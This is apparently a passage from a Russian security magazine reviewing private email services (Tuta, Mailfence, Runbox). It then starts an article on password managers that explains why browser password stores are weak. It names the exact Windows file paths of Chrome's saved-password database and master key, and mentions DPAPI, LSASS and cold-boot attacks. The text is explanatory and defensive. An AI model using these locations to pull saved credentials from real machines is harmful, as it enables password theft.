
TUTA

- **Сайт:** tuta.com
- **Открытый исходный код:** да (клиентская часть)
- **Принимает крипту:** да (частично)
- **Анонимная регистрация:** да
- **Юрисдикция:** Германия

Перед нами защищенная почта из Германии — Tutanota. Тоже достойный кандидат: доступен отчет о прозрачности, вся хранимая переписка зашифрована, открыты исходники почтовых приложений, как и в ProtonMail, есть возможность слать защищенные письма на сторонний ящик — принцип тот же, нужно будет ввести пароль для расшифровки письма по ссылке.

Из минусов — бэкдор, установленный по решению немецкого суда. Компания уверяет, что все письма, зашифрованные **до** появления бэкдора, расшифровать нельзя. Кроме того, бэкдор не действует на письма, зашифрованные end-to-end. Такое шифрование работает, если оба участника переписки имеют ящик на Tutanota. Через бэкдор могут быть прочитаны незашифрованные письма, поступающие на серверы Tutanota.

Еще небольшой минус — не принимается оплата криптовалютой, но это легко обойти: сама компания предлагает покупать подарочные карты через крипту, а ими оплачивать почту. Да и бесплатный тариф тоже есть. Но имей в виду: в соответствии с политикой конфиденциальности компании все платежные данные собираются. То же касается и персональных данных, которые ты сам укажешь, — так написано в пользовательском соглашении. Хорошо, что хоть для регистрации не обязательно указывать никакие данные и можно оставаться анонимным.




MAILFENCE

- **Сайт:** mailfence.com
- **Открытый исходный код:** нет
- **Принимает крипту:** нет
- **Анонимная регистрация:** частично (требуется только email)
- **Юрисдикция:** Бельгия

Офис компании находится в Бельгии, как и все серверы. Здесь есть как бесплатный тарифный план, так и платный. Можно включить шифрование переписки: использовать либо OpenPGP, либо шифрование по паролю. Во втором случае адресату придет только письмо со ссылкой на сервер Mailfence, по которой будет приглашение ввести пароль. Точно так же, как в предыдущих двух сервисах, пароль нужно передавать отдельно. Примечательно, что при использовании OpenPGP можно генерировать пары ключей для каждого адресата. Еще из положительных моментов: сервис поддерживает отчеты о прозрачности и свидетельство канарейки.

Из минусов: на официальном сайте говорится о возможности оплатить в криптовалютах, хотя по факту ее нет (так мне ответили в поддержке сервиса), но зато есть бесплатный тарифный план. Исходный код почтовика закрыт. Кроме этого, в политике конфиденциальности указано, что компания собирает и хранит IP-адреса, платежные данные и еще кучу информации. Настораживает и фраза «входящие и исходящие сообщения автоматически анализируются нашими процедурами проверки на предмет спама, вирусов и злоупотреблений» — довольно интересная заявка от компании, которая обещает полную конфиденциальность. Ну и при регистрации нужно будет ввести внешний адрес почты, чтобы получить код активации и продолжить регистрацию.



Runbox provides secure email services for you and your business, with encrypted communication and strong authentication and services management.

We are committed to protecting your data in accordance with Norway's strong privacy regulations, preventing unauthorized access to your email.

You are protected by Norwegian privacy legislation.

Email encryption protects you from surveillance.

It's easy to transfer your email from other services and make Runbox your home.

—It just keeps getting better and better!

See more testimonials

Recent Runbox 7 Updates

Empowering Environmental Organizations with Free Email Services

Runbox Introduces New Affordable 3-Year Price Plans

Encrypting Your Email Keeps Your Messages Safe

Get personal help from real and competent people.

Complete email and domain hosting services.

RUNBOX

- **Сайт:** runbox.com
- **Открытый исходный код:** нет
- **Принимает крипту:** да
- **Анонимная регистрация:** частично (требуется только email)
- **Юрисдикция:** Норвегия

Сайт этого почтового сервиса на каждом шагу пытается убедить пользователя, насколько крутая здесь защита переписки и насколько сильно разработчики сервиса заботятся о безопасности пользовательских данных. Давай посмотрим, чего стоит эта реклама и как дела обстоят в реальности.

Из хорошего: за почту можно платить криптовалютой! Но, кажется, на этом плюсы и заканчиваются.

Для регистрации требуется ввести сторонний адрес электронной почты, и если не активировать учетную запись по ссылке, которая туда придет, то не получится отправить ни одного письма: «Error: Please subscribe or validate your alternative email address to send email from your account». Бесплатного тарифа нет, но есть пробный семидневный период. Еще из интересного — в политике конфиденциальности указано, что «для обеспечения защиты от вирусов и спама входящие и исходящие письма могут автоматически сканироваться. Кроме того, происходит автоматическое индексирование содержимого писем для предоставления возможностей поиска писем». Вот такая вот приватность!

Очевидно, что письма не шифруются при хранении, зато сервис рекомендует использовать OpenPGP самостоятельно. Наверное, чтобы твои письма не читали разработчики этого полностью конфиденциального сервиса!

Короче, это отличная демонстрация случая, когда за громкими словами о приватности и безопасности ни того ни другого нет.

ВЫВОДЫ

Не так давно у нас был обзор защищенных мессенджеров, из которого стало понятно, что достойных кандидатов не так уж и много. В случае с сервисами электронной почты ситуация значительно хуже — из всех претендентов более-менее приемлемо выглядит ProtonMail, на втором месте — Tuta (если не считать бэкдор!). У остальных все совсем печально: похоже, защита там только в рекламных баннерах, которые не имеют ничего общего с реальностью, описанной в пользовательских соглашениях.

Конечно, выход есть — самостоятельно использовать асимметричное шифрование при важных переписках, но это не всегда возможно со всеми адресатами. С конфиденциальностью дела совсем плохи: у основной массы сервисов нет бесплатных тарифов, они не принимают криптовалюты и вынуждают пользователей оплачивать услуги банковскими переводами или платежными сервисами с процедурой KYC, полностью ставя крест на анонимности.

ПАРОЛЬ «РЫБА-МЕЧ»

Выбираем менеджер паролей и изучаем его возможности

Если ты используешь разные, да еще и сложные пароли (а ты ведь используешь, правда?), запомнить их все — задача практически непосильная. Для ее решения на помощь придут специальные программы — менеджеры паролей. Какой из них выбрать? Вот об этом мы сегодня и поговорим.

Никита Олейник
Специалист по анализу защищенности

INFO

Все выводы в статье — это личное мнение автора со множеством нюансов и допущений, о которых я постарался упомянуть. Менеджеры паролей — обширная категория продуктов, и у каждого пользователя найдутся как свои субъективные предпочтения, так и объективные доводы в свете его конкретной ситуации и опыта. Я постарался объять необъятное, сохраняя, насколько это возможно, объективность, при этом у меня нет конфликта интересов, поэтому рекламировать того или иного вендора я не стану. Буду рад, если статья окажется кому-то полезной, вызовет дискуссии в комментариях или кто-то из читателей укажет на возможные ошибки.

Давай начнем с истории. Жил-был Петя, в школе он создавал множество аккаунтов на сайтах, записывая пароли (или один-единственный пароль, что уж греха таить) на бумажке, которую бережно хранил в одной из книг. В старших классах ему пришла в голову идея, что пароли можно хранить в таблице на компьютере. Новые аккаунты он заносил в таблицу, а старые не стал, ведь браузер и приложения не просили его логиниться заново. В универе Петя поменял компьютер, таблица с паролями перекочевала на флешку, а на новом компьютере появился еще один файл. Поскольку иногда приходилось создавать аккаунты вне дома, то на телефоне у Пети тоже хранилась парочка паролей, так же как и в записной книжке. Притом он уже не помнил, от чего именно некоторые из записанных паролей. А еще в недрах его устройств хранились волшебные SSH-ключи и магические сертификаты VPN, которые ему помогли установить админы на первой работе. В общем, он хранил пароли на разных устройствах — старых и новых, личных и рабочих, в разных файлах и в книжке, не помнил, от чего некоторые из этих паролей, или, еще хуже, помнил, от чего пароль, но не помнил, где его записал!

Минусы блокнотов, бумажек и стикеров, которые так любят клеить на монитор сотрудницы бухгалтерии, очевидны: они могут выпасть и потеряться, на них можно пролить кофе и безвозвратно расстаться с паролем, соответствующим всем политикам безопасности (ведь мы все создаем только сложные пароли, не так ли?). Кроме того, их может просто увидеть и запомнить другой человек. Основная проблема хранения подобной информации в телефоне заключается в том, что на нем ты не будешь держать сертификаты, API-токены и SSH-ключи, так как это просто физически неудобно. Ну и если телефон украдут, то пароли и куча другой конфиденциальной информации попадут в руки злоумышленников. У заметок и таблиц еще и шифрование отсутствует, а таскать каждый день на работу ноутбук с файлом, только чтобы иметь при себе все нужные записи, ты не будешь.

Так что же делать? Идеальное решение — никогда не сохранять пароли и не забывать пить таблетки для улучшения памяти. Но к сожалению, мы не в состоянии запомнить сотню учетных записей, поэтому такой вариант Петя сразу отмел. За решением вопроса Петя полез в интернет, залогинился в одну из социальных сетей, и в этот момент перед ним появился поп-ап, предлагающий сохранить пароль. Неужели браузер может хранить все его пароли?

БРАУЗЕРНЫЕ ХРАНИЛИЩА

Самое простое на первый взгляд решение — это воспользоваться встроенным менеджером паролей браузера. На самом деле это не менеджер паролей (почему — разберемся позже), а пока давай называть его хранилищем паролей браузера (ХПБ). Плюсы очевидны: во-первых, решение работает из коробки; во-вторых, данные сами подставляются в формы; в-третьих, как заметят опытные пользователи, ХПБ позволит избежать подстановки учетных данных на фальшивых сайтах. На этом, собственно, плюсы заканчиваются. Дальше идут только минусы, и главный из них — это отсутствие шифрования.

Дело в том, что браузер создавался не для хранения паролей, а поэтому безопасность пользователей стоит для него ниже удобства. Разбираться с паролями, которые необратимо зашифровались, никто не хочет, поэтому и хранится база во вполне конкретном месте, шифруется по известному алгоритму, а иногда и ключ для дешифровки лежит рядом. Именно по этой причине, строго говоря, браузерные менеджеры паролей создают скорее психологический комфорт для пользователя, чем реальный барьер для злоумышленника.

Кто-то скажет, что все это, конечно, здорово, но насколько действительно легко получить доступ к паролям, хранящимся в браузере? Резонный вопрос! Как отмечает Р. Д. Рассел из компании Fractional CISO, достать пароли из браузеров Firefox, Chrome и Edge на Windows уже в 2022 году было вполне тривиальной задачей, которая решается с помощью простого питоновского скрипта. А Nik Zerof писал на «Хакере», как сделать подобный стилер на плюсах, еще в 2018 году.

А что же в 2024-м? Давай рассмотрим этот вопрос на примере Chrome в различных ОС.

На Windows Server 2019 Standard все совсем печально, база данных SQLite 3 и мастер-ключ от нее хранятся в следующих файлах:

```
C:\Users\$username\AppData\Local\Google\Chrome\User Data\Default\
Login Data
C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State
```


Chrome блокирует базу данных, пока он работает. Мастер-ключ закодирован в Base64 и скрывается в переменной `encrypted_key`, причем при открытии файла с мастер-ключом никто не запрашивает дополнительных подтверждений. Соответственно, открыв, например, файл из письма, злоумышленник получает доступ и к базе данных, и к ключу дешифровки.

DPAPI и шифрование App-Bound

Внимательный читатель наверняка обратил внимание на то, что мы получили доступ к базе данных и к мастер-ключу в контексте пользователя. Дело в том, что в Windows с 2000 года применяется механизм DPAPI (Windows Data Protection API), который позволяет шифровать данные и которым пользуется Chrome. Оба файла (база данных и файл с мастер-ключом от нее) представляют собой DPAPI blob. Немного упрощая, можно сказать, что в контексте пользователя этот блоб автоматически расшифровывается хранящимся в LSASS хешем пароля пользователя и мастер-ключом DPAPI. Сделать это от имени другого пользователя на том же компьютере было бы невозможно.

Однако вредоносное ПО, которое старается получить твои пароли, будет в большинстве случаев работать именно в контексте пользователя, его установившего. Это в данном случае делает защиту DPAPI не слишком высоким барьером. Вне контекста пользователя можно попытаться получить хеш пароля юзера и уже расшифрованный мастер-ключ DPAPI атаками на LSASS или, если твой компьютер все еще использует классический BIOS, атакой холодной перезагрузки.

В Google недавно озаботились этой проблемой и с версии Chrome 127 (23 июля 2024 года) внедрили новый механизм — шифрование с привязкой к приложению. С ним данные может получить не любой процесс, запущенный в контексте пользователя, а только Chrome, что делает ситуацию похожей на происходящее в macOS и Linux. Однако новый механизм пока действует только для файлов cookie и на пароли пользователей не распространяется.

